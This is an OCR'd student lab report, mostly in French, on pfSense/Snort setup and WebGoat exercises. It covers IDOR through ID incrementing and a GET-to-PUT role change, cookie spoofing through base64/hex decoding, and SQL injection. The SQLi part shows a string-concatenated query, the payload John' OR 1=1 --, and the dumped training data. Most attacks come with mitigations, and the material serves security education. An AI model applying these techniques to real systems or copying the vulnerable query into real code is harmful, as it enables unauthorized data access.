


Les aliases :




Fascicule 5 :

Installation de snort :




On a accedé à Services -> snort , et on a crée l'interface Lan :



Fascicule 6 :


Installation :

) 2017 - 2023 WebGoat - Use WebWolf at your own risk




Attaque1 : Insecrure Direct Object References
Scénario de l’attaque


1 – Inspecter la réponse de la requête /profile pour identifier les champs cachés rôle et userid




2 – Récupérer les données d'un autre utilisateur en essayant d'incrémenter mon ID utilisateur



3 – Analyser le pattern de l'API REST du serveur, remplacer la méthode GET par PUT, et inclure dans le corps de la requête (payload) la réponse GET avec des modifications dans les valeurs des champs rôle et couleur.







Solution :

- Eviter d'utiliser des identifiants séquentiels ou facilement devinables dans les URL et Utiliser des identifiants uniques comme des GUID
- RBAC : Vérifier que l'utilisateur a les autorisations nécessaires pour accéder à une ressource spécifique.
- Effectuer une validation côté serveur pour vérifier que l'utilisateur est bien autorisé à accéder à la ressource demandée
- Mettre en place un système de journalisation pour surveiller les tentatives d'accès aux ressources et détecter des comportements suspects


Attaque: Spoofing an Authentication Cookie
1 – Authentification et récupération de la valeur chiffrée du cookie spoof_auth




2 – Déduction de la valeur et décodage de la valeur spoof_auth en base64.




Convertir la valeur décodée de hex en string



On remarque que la valeur est inversée et nous allons la réorganiser dans le bon ordre




On remarque que la chaîne de caractères est une concaténation du nom d'utilisateur et d'un salt. On inverse le processus en commençant par inverser la combinaison du nom d'utilisateur et du sel, puis en passant par l'encodage en hexadécimal et en base64.



Solution :

Cookies sécurisés : Utilisez HTTPS pour sécuriser les cookies.

Flag HttpOnly : Empêchez l'accès JavaScript aux cookies.
Signature des cookies : Signez les cookies avec un secret fort.
Gestion de session côté serveur : Stockez les sessions côté serveur, pas dans les cookies.
Utiliser JWT : Privilégiez les tokens JWT sécurisés.
SQL Injection



If an application builds SQL queries simply by concatenating user supplied strings to the query, the application is likely very susceptible to String SQL injection.
More specifically, if a user supplied string simply gets concatenated to a SQL query without any sanitization or preparation, then you may be able to modify the query's behavior by simply inserting quotation marks into an input field. For example, you could end the string parameter with quotation marks and input your own SQL after that.

It is your turn!

You are an employee named John **Smith** working for a big company. The company has an internal system that allows all employees to see their own internal data such as the department they work in and their salary.

The system requires the employees to use a unique *authentication TAN* to view their data.
Your current TAN is **3SL99A**.

Since you always have the urge to be the most highly paid employee, you want to exploit the system so that instead of viewing your own internal data, *you want to take a look at the data of all your colleagues* to check their current salaries.

Use the form below and try to retrieve all employee data from the **employees** table. You should not need to know any specific names or TANs to get the information you need.
You already found out that the query performing your request looks like this:

```
"SELECT * FROM employees WHERE last_name = '" + name + "' AND auth_tan = '" + auth_tan + "'";
```

✔
Employee Name: John' OR 1=1 --
Authentication TAN: any
Get department

You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE
32147	Paulina	Travers	Accounting	46000	P45JSI	null
34477	Abraham	Holman	Development	50000	UU2ALK	null
37648	John	Smith	Marketing	64350	3SL99A	null
89762	Tobi	Barnett	Sales	77000	TA9LL1	null
96134	Bob	Franco	Marketing	83700	LO9S2V	null

Compromising Integrity with Query chaining

